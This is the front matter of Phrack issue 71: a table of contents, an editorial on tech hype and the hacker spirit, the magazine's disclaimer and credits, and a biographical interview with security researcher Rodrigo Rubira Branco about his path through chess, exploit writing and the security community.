


PHRACK





NO. 71 // 2024

© 2024, Phrack Inc.




x0


e-zine
x0^67^aMi5H^iMP!


wz
b7

.:.: 2024 :.:.
VOLUME - 71

--[Table of Contents

0x01 Introduction .... Phrack Staff

0x02 Phrack Prophile .... Phrack Staff

0x03 Linenoise (ONLINE ONLY) .... Phrack Staff

0x04 Loopback .... Phrack Staff

0x05 Phrack World News (ONLINE ONLY) .... Phrack Staff

0x06 MPEG-CENC: Defective by Specification retr0id

0x07 Bypassing CET & BTI With Functional Oriented Programming .... LMS

0x08 World of SELECT-only PostgreSQL Injections:
(Ab)using the filesystem .... Maksym Vatsyk

0x09 Broodsac: A VX Adventure in Build Systems and
Oldschool Techniques .... Amethyst Basilisk

0x0A Allocating new exploits, Pwning browsers like a kernel,
Digging into PartitionAlloc and Blink engine r3tr074

0x0B Reversing Dart AOT snapshots .... cryptax

0x0C Finding hidden kernel modules (extrem way reborn):
20 years later g1inko

0x0D A novel page-UAF exploit strategy to privilege escalation in Linux systems ...... Jinmeng Zhou, Jiayi Hu, Wenbo Shen, Zhiyun Qian

0x0E Stealth Shell: A Fully Virtualized Attack Toolchain ... Ryan Petrich

0x0F Evasion by De-optimization .... Ege BALCI

0x10 Long Live Format Strings .... Mark Remarkable

0x11 Calling All Hackers .... cts

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x01 of 0x11

```
|=-------------------------=[ Introduction ]=-----------------------------=|
|=------------------------------------------------------------------------=|
|=----------------------=[    Phrack Staff    ]=--------------------------=|
|=-----------------------=[ staff@phrack.org ]=---------------------------=|
```

--[Breaking The Spell

It can feel like the world is in a dreamlike state; a hype-driven delirium, fueled by venture capital and the promises of untold riches and influence. Everyone seems to be rushing to implement the latest thing, hoping to find a magic bullet to solve problems they may not have, or even understand.

While hype has always been a thing, in the past few years (2020-2024), we have witnessed several large pushes to integrate untested, underdeveloped, and unsustainable technology into systems that were already Going Through It. Once the charm wears off, and all the problems did not just magically disappear, they drop these ideas and move on to the next, at the cost of everyone else.

Many of these New & Exciting ideas involve introducing increasingly opaque abstraction layers. They promise to push us towards The Future, yet only bring us further from understanding our own abilities and needs. It's easy to sell ideas like these. What isn't easy, is creating something both practical and sustainable. If we want to make the world more sustainable, we need to understand the inputs, outputs, dependencies, constraints, and implementation details of the systems we rely on. Whenever we make it more difficult to know something, we inch closer to an information dark age.

After the past several decades of humanity putting all of its collective knowledge online, we are seeing more ways to prevent us from accessing it. Not only is good information harder to find, bad information is drowning it out. There are increasing incentives to gatekeep and collect rent on important resources, and to disseminate junk that is useless at best, and harmful at worst. In all of this chaos, the real threat is the loss of useful, verified, and trusted information, for the sake of monetizing the opposite.

Fortunately, there are still hackers. For every smokescreen that clouds our vision, hackers help to clear the air. For every new garden wall erected, hackers forge a path around it. For every lock placed on our own ideas and cultural artifacts, hackers craft durable picks to unshackle them. Hackers try to understand what lies beyond their perspective. Hackers focus on what is real, and what is here.

We can move forward through this bullshit. We can work together to maintain good information, and amplify the voices of those who are creating and curating it. We can learn how things actually work, share the details, and use these mechanisms to do some good. We can devise new methods of communication and collaboration, and work both within and between our communities to jam the trash compactor currently trying to crush us to death.

Hacking is both a coping mechanism and a survival skill. It represents the pinnacle of our abilities as humans to figure out how to use whatever tools we may have, in whatever way we can, to do what we need to do. Hacking is a great equalizer, a common dialect, a spirit that exists within all of us. It has the power to shape the world into one we want to live in.

The hacker spirit breaks any spell.

--[Phrack policy

```
phrack:~# head -77 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

```
                      ----( Contact )----

       <  Editors            : staff[at]phrack{dot}org          >
       >  Submissions        : submissions[at]phrack{dot}org    <
       <  Twitter            : @phrack                          >

    Submissions MAY be encrypted with our PGP key, but it is not required.

    (Hint #1: Always use the PGP key from the latest issue)
    (Hint #2: ANTISPAM in the subject or face the mighty /dev/null demon)
```

--[Greetz

This zine would not be possible without the hacker community. Thank you to everyone who sent us a paper, donated to us, made art, or otherwise supported this release. Thank you to the Phrack Staff and Editor Team for putting together a fine collection of papers. Shoutout Inpatient Press for helping us navigate a print release.

Phrack Staff would like to thank Elttam, BShield, Fuzzing.IO, grayfox, bas, 0xricksanchez, zd00m, roddux, gynvael, bort, h_saxon, halvar, volvent, mercy, skyper, ga/adm, awr, jon, cts, gbaruT and red dragon for generously donating to help fund the print edition of Phrack 71!

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x02 of 0x11

```
|=-------------------=[ PHRACK PROPHILE ON BSDaemon ]=-------------------=|
|=-----------------------------------------------------------------------=|
|=------------------------=[ Phrack Staff ]=-----------------------------=|
```

|=---=[Specs

Name: Rodrigo Rubira Branco (I blame rcvalle for convincing me long ago to make my name public - at least I've changed my handle before associating it with my name, so clean slate)

Handle: BSDaemon

Handle Origin: I was originally a NetBSD fan. It was only later, while working for IBM, that I started appreciating the qualities of Linux (as in: messier code, but with deeper support for specific hardware characteristics and capabilities)

AKA: All buried in a long distant past. Let cert.br cry and complain about it :)

Country: Brazil

Website: https://www.kernelhacking.com (but it is old, not updated and ugly) https://twitter.com/bsdaemon

GitHub: https://github.com/rrbranco/ (in theory I would post all presentations, papers, etc... in practice, I'm super disorganized and often forget to make a copy of things there)

|=---=[Background

Not exactly sure what to say. I started using computers really early, but it was by the age of 10 that I took them seriously. Because I was so young, no one would accept me in programming classes, and I somehow really wanted to learn C (the reasons on why that obsession started are now lost in history). My mom visited all kinds of training facilities to see if anyone would take me, and someone finally suggested that I just start using Linux because it was open-source and I could learn by myself.

There was no 'security industry' at the time, and I started doing more and more low-level things mostly because of cracking (I've played chess since I was 4 and was competing in national and international championships til at least my 16s. The games and databases were too expensive, so I learned how to remove their protections, for me and for my friends. There was no software protection laws in Brazil at the time, so my family was actually very proud of it). I would say that because of chess, I've developed a good ability to endure 'pain' (or frustration), the ability to focus for many hours, and even a way of looking at the problems differently (I can't really explain it, but it is a way of correlating things to derive new ideas).

Those things are still what I would say are my strengths. Also because of chess I was able to study in a really good primary school (my family would not be able to pay otherwise and public schools are not very good in Brazil), which gave me a great opportunity to study in a different kind of high school (we call it a technical high school, which is essentially a high school, but besides the usual curriculum one also learns a profession - in my case, Information Systems. The school is public, but because it is full time and one of the few excellent options, there is a tough acceptance test, making it harder to get in than even some of our universities). The technical high school was great, because I had access to big Unix computers and very high speed internet.

Given my familiarity with low-level programming and Linux, I was invited to intern at the school and later at the university (giving me even more access to such systems). The university used PowerPC (AIX), so I started porting tools to it (and given they had a bunch of HP-UX they were not using, I also started porting things to HP-UX) - I guess now people will understand why years later I wrote so many exploits for those platforms. Maybe it is worth it to mention that I also studied in the Airforce Academy in Brazil (ITA - Instituto Tecnologico da Aeronautica). The way I got in was hilarious: they invited me to give a talk about polymorphic shellcodes, a research area where I was one of the early pioneers. After the talk, they invited me to join a project for a secure, embedded OS. In exchange they accepted me to study there. I must say it was really important in my life.

I've learned the importance of the formalization of knowledge, theory and math thanks to outstanding professors. I still can't believe no one kicked me from there, given how much trouble I caused (for example, smuggling alcoholic beverages onto the base - the University is inside the Technological Command of the Airforce, essentially our main airforce base).

I'm probably jumping over a lot of things in the timeline, but something worth mentioning is that I met a group of folks online (already in IRC) and that really changed everything. We started writing exploits together, and exchanging info and ideas for many years (our group name was Priv8 Security and later because only a few of us were active, we separated and created the RISE Security group). At some point, we decided to meet face to face and we organized a meet-up (2600 meet-ups), in Sao Paulo. We chose Sao Paulo even though many of us, including myself, were from the country-side or even from other states. We also interacted and exchanged exploits with many groups from abroad.

Remember that there was no 'value' for exploits, and it was basically for fun and not for profit (even though many groups were known to use exploits to compromise systems). It all started to change quite suddenly. I still remember when iDefense paid USD 4k for a remote exploit on AIX. It was more than a year of my salary at the time. They did seem quite legit, so it was hard to comprehend the reasons. That is also when security research became a 'thing' and suddenly there were full time jobs doing just that.

A few things to add, again jumping a lot, is that security research conferences started popping up everywhere, and it was possible to travel around presenting some (hopefully good) research. This opened a lot of doors, to meet even more people focused on different research and also for work. I ended up having a short experience of working in UAE and just after that, Israel (yes, what are the odds?). I've been living in USA for the past 13+ years though (I moved originally to do my PhD, but ended-up accepting an offer from Intel).

|=---=[Inspiration

I'm really inspired by the real community. And I talk here about 'real' because it is very different when someone does things for others versus when they do something for themselves. I believe the real community spirit is about others, it is about the sharing of knowledge, it is beyond a career or individual benefit. It is sometimes, detrimental to it!

I love hard challenges and I do my best to make a difference to the world. I guess as we get older, it's harder to keep that passion alive, and it is hard to be so naive as to think that we can change something major that makes an impact. But I do my best to consciously remember that sentiment and feeling. I do not believe in heroes, but I do admire certain actions and takes by others. So, here is a few:

- Richard Feynman is a major example for me (especially how much he criticized the systematic stupidity of the "system")

- Mikhail Botvinnik (world chess champion), because even after being the world champion 3 times, he would still listen to radio chess lessons in order to never forget the 'fundamentals'.

- Garry Kasparov (before he became basically a politician). I still remember when he was interviewed for a piece 'A day with the world champion' and the reporter went swimming with him. After a few hours swimming, he asked Kasparov if they could stop, since he could not do it anymore. Kasparov asked: 'So you give up?'. The competitive spirit and obsession with being the best in what ever one does is inspiring. Interestingly it also reminds me of a passage in the movie 'Gattaca' in which someone with 'inferior' DNA goes swimming with a 'superior' individual. After some time the superior individual just can't anymore. When he wonders how the other could do better than him, the answer was simply: 'because I was not thinking about the return'. Dedication *is* the advantage in my opinion.

- Alexander Kotov. He wrote a book 'Think like a grandmaster' in which he explained the thought process for considering multiple variants and comparing possibilities in chess. That became my baseline on how to even study a given topic. To me, it is impressive how much impact someone can have by simply stating how he does trivial things (such as thinking about a problem).

I believe I was blessed (or lucky, whatever word fancies you) on meeting great people along my journey. I still remember some of my bosses (that literally had to 'manage' me so I could still be myself and not get in too much trouble), professors that dedicated their time to help me value things that before them I (wrongly) thought were not important. And friends, that believed in crazy ideas and helped me make them a reality! Without pirata and coideloko I believe I would not have had half of what some consider my 'successes'.

|=---=[Early Influence:

Ouch, I guess I gave too much of this part in my background :) I do want to say that my parents, as any other human beings, had their limitations, but they really loved me. My mom went completely out of her way to try to support me. She frequently admitted that she had no idea if the 'how' was right, but she did bring me to chess championships, fought for me at the school, incentivized and believed in me. I still remember when my father brought me in a trip to Sao Paulo, to teach me how to do this myself. He told me how important it would be for me to have access to things in the big city and how I could do it without spending much money at all (like, taking the overnight bus to avoid a hotel, sleeping in the bus station since it was 'safe', going to used book stores in the 'Liberdade' neighborhood, etc). While they did not speak to each other, my parents did a ton for me.

There was also a director in my high school that I can't even begin to fathom the impact he had in my life. For some reason I was 'done' with computers, I decided it was all stupid and that I would go for another profession. One of the 'private' high schools in my area offered me scholarship (again because of chess). So I decided to abandon the course. My mom spoke with him, and he literally came to my house to talk to me. I do not even remember what he told me, but he did convince me to continue in the course. What would have been if he was not willing to go completely out of his way to help someone? I mean, it made no difference whatsoever for him. No real benefits.

Funny enough, on hacking my main inspiration were the folks exchanging info with each other. That community and group of friends kept me going deeper and deeper into topics, trying to be an equal made me better. I do want to give a shout out to pipacs and spender: Even before I knew them (and eventually became friends), I've learned so much from the code that they were developing and sharing freely. pax-future.txt is just it, crazy! Literally he foresaw the future. The phantasmal ('malloc maleficarum') paper was another relevant one for me (I like everything in it, even the writing style and title!). w00w00's write-up 'On Heap Overflows' was a simple write-up but with big consequences (I think it was the first time that I had started considering adjacency and how to force data adjacency - the opening of the mind for a new idea, I guess).

As a final one, I need to say that Shay Gueron and Sergey Bratus also completely changed me. Shay Gueron I met at a time that I was bored with Intel and wanted to leave. I met a random person at a party that told me to literally email Shay Gueron and ask for a challenge. I never met him before that, and I sent the email along the lines: 'Hey Shay, we've never met, but I've just met person X and they told me to ask you for a challenge... I'm super bored at Intel and will leave if I can't find anything interesting to do'. He literally replied to me with some thing like: 'Nice, have a look at this and let me know what do you think'... and sent a few lines of pseudo C code with it. The code was something along the lines (probably a bit more elaborated, but not much):

```
  variable=rand();

  if (variable == <SOME LARGE VALUE>) // can we find a case in which this
          printf("\nsuccess\n");    // could predictably happen?
```

I remember looking at it and my first thought was like: 'oh no, another typical Intel employee... I'm out of here.'. But something did not bode well with me. I could not stop thinking: 'what if I'm missing something?'. The worst that can happen is for someone to think another is stupid, when the one thinking it is the stupid one :). After all, I looked Shay up. He was *VERY* accomplished in crypto. And at work, he was actively writing assembly code to implement the algorithms, etc. It had to be something that *I* was missing. And it all suddenly clicked! Here is what Shay was telling me without words: In a system in which the memory is encrypted, any memory changes are the same as random for an attacker (therefore, variable=rand() is a way to say that the attacker has an arbitrary memory write primitive, but of uncontrolled data). The if condition was basically a way of asking: “are there any cases in which arbitrarily writing uncontrolled data to memory will be in a predictable location and therefore advantageous?”. Shay, without having any exploit writing background had the instinct that data-only attacks arepossible. He also had the instinct that we could find the locations predictably, even though we could not ‘see’ the actual data. The collaboration with him in that research was mind blowing to me!

Sergey Bratus I met at the first Troopers conference, in Munich. I remember sitting in the dinner by his and djb’s side. They talked math and software security the entire night, and I just silently sat there absorbing as much as I could. Along the years, I’ve had the privilege of becoming friends with Sergey. His ability to abstract an instance of a problem into the general class of problems is impressive. It helped me change my perspective. Also, his overall knowledge of the world incentivized me to look beyond just computers.

|=---=[Favorites: books, websites, exploits, people, software, music,
|=---=[other things you’re comfortable sharing)

Books - super hard to do a top5:
-> Think like a Grandmaster
-> The Art of Software Security Assessment
-> Surely Your Joking Mr Feynman
-> The philosophy of set theory: An historical introduction to Cantor’s Paradise
-> The Art of Computer Programming

Websites - phrack.org (and follow the links of each article?)

Exploits - My favorites keep changing. Public exploits are unfortunately lower in quality comparatively with the past. Chris Valasek IIS one (presented at Infiltrate) is still one that I have to praise (given that I’ve looked at the bug and thought it was not exploitable at all). Mark Dowd’s work on null dereferences in user-mode applications is another one that comes to mind. Qualys has been doing crazy good work recently, and the qmail one has a special place in my heart.

People - I guess I said it in the other segments, but pirata, coideloko, Shay Gueron, Sergey Bratus are on the top of my list (many others, and not including the dead since they won’t mind not being in the top list).

Software - Open-source. Maybe I would include IDA in the non open-source list, just because Ilfak is an awesome person.

Music - I do not listen much to music. I like Brazilian country and forro. If I had to listen to something while at the computer (like in a noisy, public place), prodigy (given no lyrics).

Other things - I could share: my favorite guns and military vehicles :) But that is way better over drinks. So my favorite drink is Jack Daniels (I drink to get drunk, and Jack Daniels is available anywhere and is cheap, thus my criteria). On the personal side, my favorite things are my kids and wife. If it is about my own accomplishments, while what one is proud of will change over time, I will always remember how happy I was when:

1-) I had my first Phrack paper accepted (On SMM rootkits). I started the research because the Intel manual had a sentence about what the SMM is used for and it ended with 'and other purposes'. And I just could not find any other purpose that was publicly documented!
2-) I got a Pwnie, and to me it is extra special for under-hyped research. I don't like hype (the bug is an IOMMU bug that is very complex, and pirata and I wrote a full exploit for it only because everyone at Intel was saying it was 'too complicated to be exploitable'). Somehow someone else that was not involved at all got credited to the bug as well, but it does not matter, still fun and credits are multiplied but not divided anyway!
3-) Best Offensive Work: I guess it is a non public thingy. I'm proud because it was relevant and used/useful. I believe it does impact the world.
4-) The number of folks that tell me I've helped them in someway and it changed everything in their lives. What they keep doing and will be doing, and the ones they will impact and affect are way more than I could ever be able to do myself. This means that for me, H2HC (we will talk about it later) it is one of or maybe even the biggest contributions I've ever done. When I remember speakers that never gave a talk before and I helped them construct their argument, organize their research (sometimes even finishing their code, fixing bugs, re-gaining motivation), people that met and worked on projects together, etc... it is impossible to not be proud!

And even if it is all an ego thing, and maybe none of the above is really impactful to the world as I like to believe; somehow it is the ego thing that keeps me going, keeps me motivated, and maybe even sane!

|=---=[Memorable Experiences:

I've shared a few in the other sessions, but I can give some disasters as well :)

I still remember my first talk in the Emirates. I always get super nervous before a talk (even though I have a lot of experience at this point, I still can't sleep for days). After my talk, a 'dude' came to talk to me. There were a few guys around as well, but I was paying attention to that person. He told me something like 'great talk, I really enjoyed it... one of my favorites of the conference' (or something like that). I was so happy, mixed with the 'calmness' after the talk is done, I hugged him in appreciation! And suddenly all the other dudes pulled me aside there was a lot of stress around. The conference organizer came apologizing and I could not understand what I did wrong. Well, the guy apparently was one of the 'higher-ups' in UAE and the others around were his bouncers... apparently you are not supposed to hug authorities.

I probably have way more of those experiences than I should have. And I still continue somehow to put myself in awkward situations, so I just have to accept that is part of who I am and sometimes it is a good thing, you know? Way too many 'professional', 'by the book', and essentially 'false' people out there.

